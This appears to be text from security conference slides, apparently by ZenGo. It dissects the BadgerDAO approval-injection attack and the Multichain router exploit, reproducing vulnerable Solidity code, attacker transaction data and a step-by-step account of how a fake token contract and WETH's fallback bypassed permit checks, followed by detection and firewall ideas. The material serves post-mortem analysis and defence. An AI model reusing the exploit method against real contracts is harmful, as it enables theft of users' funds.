Wrapped BTC/ibBTC Sushiswap	1.00%	\$6,704,836	Deposit	Withdraw
Sushiswap Wrapped BTC/Badger Sushiswap	21.77%	\$19,581,001	Deposit	Withdraw
Sushiswap Wrapped BTC/Digg Sushiswap	35.90%	\$7,757,605	Deposit	Withdraw
imBTC mStable	9.80% - 68.88%	\$2,776,873	Deposit	Withdraw

MetaMask Notification

app.badger.com

Give permission to access your DIGG?

By granting permission, you are allowing the following account to access your funds

Oxf15...b4f7 Ethereum Mainnet

Edit Permission

Transaction fee Edit

A fee is associated with this request.

\$1.58 0.000413 ETH

[View full transaction details](#)

Insufficient funds.

Injecting IncreaseAllowance

The screenshot shows the BadgerDAO application interface. On the left, there's a sidebar with navigation links: BADGER, Boost: 1 (Rank: 0), Vaults, Guarded Vaults, Digg, ibBTC, Bridge, Boost, and Arcade. The main content area displays 'My Assets: \$0.00', 'Ethereum TVL: \$936,549,217', and 'Badger Price: \$14.63'. Below this, the 'Sett Vaults' section lists various vaults with their APR, TVL, and deposit/withdrawal buttons. A specific vault, 'ibBTC / crvsBTC LP (Convex)', is highlighted as 'NEW'. A MetaMask notification overlay is visible on the right, showing 'Account 1' and '0x798...01C3'. It displays a message: 'New address detected! Click here to add to your address book.' and a transaction details panel for an 'INCREASE ALLOWANCE' action. The transaction shows an estimated gas fee of \$1.57 (0.000413 ETH) and a max fee of 0.00041282 ETH. A red error message at the bottom of the panel says 'Insufficient funds.'

The first success

- Victim approving attackers' address **[20 Nov 21]**
 - 0xfcdb04d0c5364fbd92c73ca8af9baa72c269107
- <https://etherscan.io/tx/0x9a900fbe6136a44bbfd43de9c18947977990acee5fb41e7d9a76562aed960a51>

⑦ Input Data:

Function: approve(address _spender, uint256 _value)

MethodID: 0x095ea7b3

[0]: 00000000000000000000000000000001fcdb04d0c5364fbd92c73ca8af9baa72c269107

[1]: ffffffffffffffffffffffcc

\$50M fish

- A big fish (\$50M in BD) approved [1 Dec 21]
 - <https://etherscan.io/tx/0x5e4c7966b0eaddaf63f1c89fc1c4c84812905ea79c6bee9d2ada2d2e5afe1f34>
- This time it was approve via a lesser known method
 - IncreaseAllowance

ⓘ Input Data:

Function: increaseAllowance(address spender, uint256 addedValue)

MethodID: 0x39509351

[0]: 0000000000000000000000000000000027fb47b9fb32b9cf660c4e0128be0f4e883f3df1

[1]: ffffffffffffffffffffff

Who is \$50M fish?

- According to [press](#)
 - Celsius
 - Using MetaMask

**Celsius lost \$54 million Bitcoin by using
MetaMask for customer funds**

6:16 PM • Dec 07, 2021

Shai



Pulling the dragnet (1)

- When the fish is in the net it's the time to pull the whole dragnet out
- Attacker reacted in 6 hours time
 - Exactly on 00:00 (UTC time) **[2 December 21]** (maybe automated?)

2021/12/02 02:00 0x951b...9869	 Contract Interaction ...	 - 896.86 byvWBTC		
2021/12/01 20:05 0x6a81...4cb7	 Send 0x5fae...6dea	 - 508,590.20 cvxCRV	Gas Fee	0.0099 ETH (\$45.18)
2021/12/01 19:58 0xeb1a...2dd3	 withdraw Badger DAO	 - 406,403.81 bcvxCRV  +508,590.20 cvxCRV	Gas Fee	0.0566 ETH (\$259.67)
2021/12/01 19:57 0x5e4c...1f34	 Approve infinite byvWBTC for 0x1fcd...9107		Gas Fee	0.0123 ETH (\$56.54)

Pulling the dragnet (2)

- Now it's time for attackers to exploit all other approvers


 0x2547dff83880e4bdd10...	Transfer From	13724460	2021-12-02 1:22:16	BadgerDAO Exploiter		 0xae96ff08771a109dc66...	0 Ether	0.03982195 
 0x46bce4f9a67369af047...	Transfer From	13724459	2021-12-02 1:22:03	BadgerDAO Exploiter		 0xae96ff08771a109dc66...	0 Ether	0.03982195 
 0xd7436c17f6511d1a23...	Transfer From	13724458	2021-12-02 1:21:52	BadgerDAO Exploiter		 0xae96ff08771a109dc66...	0 Ether	0.03982195 
 0x8a9c2a05ba58823c28...	Transfer From	13724457	2021-12-02 1:21:39	BadgerDAO Exploiter		 0xae96ff08771a109dc66...	0 Ether	0.03982195 
 0xe01969b2c7dea53949...	Transfer From	13724456	2021-12-02 1:21:32	BadgerDAO Exploiter		 Convex Finance: CVX To...	0 Ether	0.04419338 
 0x36ee80b32a4248c4f1...	Transfer From	13724455	2021-12-02 1:21:24	BadgerDAO Exploiter		 0x8a8ffec8f4a0c8c9585d...	0 Ether	0.05189731 
 0x960bf01edac5ca49f6f...	Transfer From	13724453	2021-12-02 1:20:58	BadgerDAO Exploiter		 0xae96ff08771a109dc66...	0 Ether	0.03982195 
 0x5973ea352314dd0795...	Transfer From	13724451	2021-12-02 1:20:41	BadgerDAO Exploiter		 0xae96ff08771a109dc66...	0 Ether	0.03982195 
 0x85589817790d5d1f0f8...	Transfer From	13724450	2021-12-02 1:19:45	BadgerDAO Exploiter		 0xae96ff08771a109dc66...	0 Ether	0.02980425 
 0x2b3a0e24b59daef540f...	Transfer From	13724445	2021-12-02 1:18:34	BadgerDAO Exploiter		 0xae96ff08771a109dc66...	0 Ether	0.01348904 
 0xcc0903051732b6e92b...	Transfer From	13724314	2021-12-02 0:48:25	BadgerDAO Exploiter		 0xae96ff08771a109dc66...	0 Ether	0.00646265 
 0x74df86ef78120ee954b...	Transfer	13724213	2021-12-02 0:27:53	BadgerDAO Exploit Funder		BadgerDAO Exploiter	8 Ether	0.00242796 
 0x951babdddbfbba81b...	Transfer From	13724086	2021-12-02 0:00:23	BadgerDAO Exploiter		 0xb92d19c11435614cd...	0 Ether	0.00922945 

Security #3: Smart Contracts

The MultiChain hack

Multichain

- Multichain Router (previously AnySwap)
allows users to freely swap tokens
between two chains.
- Exploited
 - Started January 18th 2022
 - >1900 Eth Stolen (~\$5M)
- Smart Contract logical error
- Full Analysis: [zengo/multichains-exploit-explained](#)



Tools: Web3 debugger

- We used online smart contract debugger to “replay” the transaction attack
- <https://dashboard.tenderly.co>

The screenshot shows the Tenderly Web3 debugger interface. At the top, it displays a green icon with a grid pattern and the word "Transaction" followed by a transaction ID: 0xe50ed602bd916fc304...9c6227f7. Below this, there are two tabs: "Execution" and "Function Trace". The "Execution" tab is selected, showing a tree view of the transaction steps. The steps are color-coded: a blue step is highlighted, and others are greyed out. The highlighted step corresponds to the function call "anySwapOutUnderlyingWithPermit". To the right of the tree view, the Solidity source code for this function is displayed:

```
function anySwapOutUnderlyingWithPermit(
    address from,
    address token,
    address to,
    uint amount,
    uint deadline,
    uint8 v,
    bytes32 r,
    bytes32 s,
    uint toChainID
) external {
    address _underlying = AnyswapV1ERC20(token).underlying();
    IERC20(_underlying).permit(from, address(this), amount, deadline, v, r, s);
    TransferHelper.safeTransferFrom(_underlying, from, token, amount);
    AnyswapV1ERC20(token).depositVault(amount, from);
    _anySwapOut(from, token, to, amount, toChainID);
}
```

At the bottom left, there is a "Stack Trace" tab.

Multichain : The vulnerable code

```
function anySwapOutUnderlyingWithPermit(
    address from,
    address token,
    address to,
    uint amount,
    uint deadline,
    uint8 v,
    bytes32 r,
    bytes32 s,
    uint toChainID
) external {
    address _underlying = AnyswapV1ERC20(token).underlying();
    IERC20(_underlying).permit(from, address(this), amount, deadline, v, r, s);
    TransferHelper.safeTransferFrom(_underlying, from, token, amount);
    AnyswapV1ERC20(token).depositVault(amount, from);
    _anySwapOut(from, token, to, amount, toChainID);
}
```

SwapWithPermit: Original functionality

Using this function, the caller can present a “Permit” (= another user’s signed approval) and transfer money accordingly

```
address _underlying = AnyswapV1ERC20(token).underlying();
```

unwraps the underlying token from its anyswap wrapping

```
IERC20(_underlying).permit(from, address(this), amount, deadline, v, r, s);
```

The underlying token’s contract permit() is called to approve the router’s ability to withdraw an amount from the user’s (from) address, as the user supplied a signed (v,r,s) “permit” message

If we passed this part successfully, the signature is assumed to be verified and the function sends the signing user funds

Attack - step 1

- It's intended to unwrap the underlying token from the its anyToken wrapping .
- However, the token parameter value is controlled by the attackers, and they pass their own malicious contract address.
- **Multichain failed here as this function should have checked if the token address is indeed of a Multichain token**
- We can see in the debugger, that this attackers' contract now returns WETH (address 0xc02..) as its “underlying asset”.

```
1 // execute
2     address _underlying = AnyswapV1ERC20(token).underlying();
3     IERC20(_underlying).permit(from, address(this), amount, deadline, v, r, s);
4     TransferHelper.safeTransferFrom(_underlying, from, token, amount);
5     AnyswapV1ERC20(token).depositVault(amount, from);
6     _anySwapOut(from, token, to, amount, toChainID);
7 }
```


```
8
9 function anySwapOutUnderlyingWithTransferPermit(
10     address from,
```

Step Up Step Over Previous Next

```
balance : "0"
{
    [INPUT] : "0x6f307dc3"
    [OUTPUT] : "0x000000000000000000000000c02aa39b223fe8d0a0e5c4f27ead9083c756cc2"
    local_variables : {
        "_underlying" : "0x000000000000000000000000000000000000000000000000000000000000000"
    }
}
```

Attack - step 2

- Originally, permit() was supposed to be called to verify the signed permit.
- However, WETH contract does not have a permit() function!
- WETH contract does have a “fallback function” that is called when a function is called but not found. As a result, the function does not fail although the sig is not verified!
- All of victim’s money can be sent to attacker!



Tools: Using Dune to analyze the attack

- Dune is an analytics tool that ETLs Ethereum blockchain data into a SQL DB
- **The vulnerable function was redundant!**
 - It was never used before the attackers used it on January 18th

The screenshot shows the Dune Analytics web interface. At the top, there's a navigation bar with links for 'We're hiring!', 'Docs', 'Discord', 'Labels', 'New Query' (which is highlighted in pink), and other user options. Below the bar is a search bar with placeholder text '0 ⚙️ Embed Fork'. The main area contains a code editor with a dark theme, displaying a SQL-like query:

```
1 -- internal transactions TransferWithSig
2 SELECT substring(tr."input":bytea FROM 0 FOR 5) as "method",*
3 FROM Ethereum.transactions tx
4 LEFT JOIN Ethereum.traces tr ON tx."hash"=tr."tx_hash" --tracks internal transactions
5 WHERE
6
7 tr."type" = 'call'
8 and
9 tr."to" = '\x6b7a87899490EcE95443e979cA9485CBE7E71522' -- AnyswapV4Router
10 and
11 substring(tr."input":bytea FROM 0 FOR 5) = '\x8d7d3ea' -- anySwapOutUnderlyingWithPermit
12 and
13 tx."success" = true
14 --"method" = '\xe117694b'
15
16 ORDER BY tx.block_number asc
```


Below the code editor, there are buttons for 'Add parameter' and 'Run'. The status bar indicates 'Last run just now' and 'Last run took 5 seconds'. At the bottom, there are tabs for 'Query results' (which is selected) and 'New visualization'. The 'Query results' section shows a table titled 'Multichain (Anyswap) hack' with the following data:

method	block_time	nonce	index	success	from	to	value	block_number	block_hash
\x8d7d3ea	2022-01-18 08:40	2	11	true	\x4986e9017ea60e7afcd10d844f85c80912c3863c	\x7e015972db493d9ba9a30075e397dc57b1a677da	0	14028474	\xa5b2824d1d

On the right side of the results table, there's a small profile picture of a person with the handle '@talbeerysec'.

Tools: Using Dune to monitor the attack

- Created an updating dashboard too!
- <https://dune.xyz/talbeerysec/Multichain-hack>



Web3 Security: Solutions


Insights from post mortems

- We have done dozens of them as part of our research
- All based on publicly available data
 - The Blockchain is our SIEM!
 - Open source contracts
- Most of our analysis can be
 - Automated
 - Done in real time
- We can detect and mitigate attacks in real time (Firewalls!)
 - Protecting users from rogue interfaces and smart contracts
 - Protecting contracts against exploiting transactions
 - mitigation can be done by pausing contracts, blacklisting attackers address in exchanges

Web3 “bonuses” for Firewalls

- The blockchain is your SIEM!
- False positive analysis is much easier
 - You can check your proposed rule against all past traffic
 - Create, test, tweak cycle is fast!
- Anomaly detection is much easier
 - You have the full history to train from blockchain
 - Learn, test, tweak cycle is fast!


Web3 Personal Firewall



Web3 Personal Firewall rules examples

- To protect against BadgerDao like attacks:
- Rogue approve transaction detection
 - Approve's Spender address reputation
 - EOA or contract?
 - If contract
 - Is contract code publicly available
 - Who deployed, and how it's related to the requesting app
 - How many interactions with other users?


Web3 Application Firewall



Web3 Application Firewall rules examples

- To protect against Multichain hack
- Redundant functions usage
 - Alert on usage of a function that was rarely used in the past
- Invalid parameters
 - Profiling on allowed parameters value
 - Would detect that it's used only with MultiChain specific contracts

Outro



Takeaways

- Web3 is (possibly?) the next step for Web
- Currently, Web3 security is in dire straits
- However, great potential to secure it
- The blockchain is your SIEM
- All data is available to all!
- Security researchers' paradise!



twitter.com/zengo



medium.com/zengo



github.com/zengo-x



contact@zengo.com



ZenGo

www.zengo.com

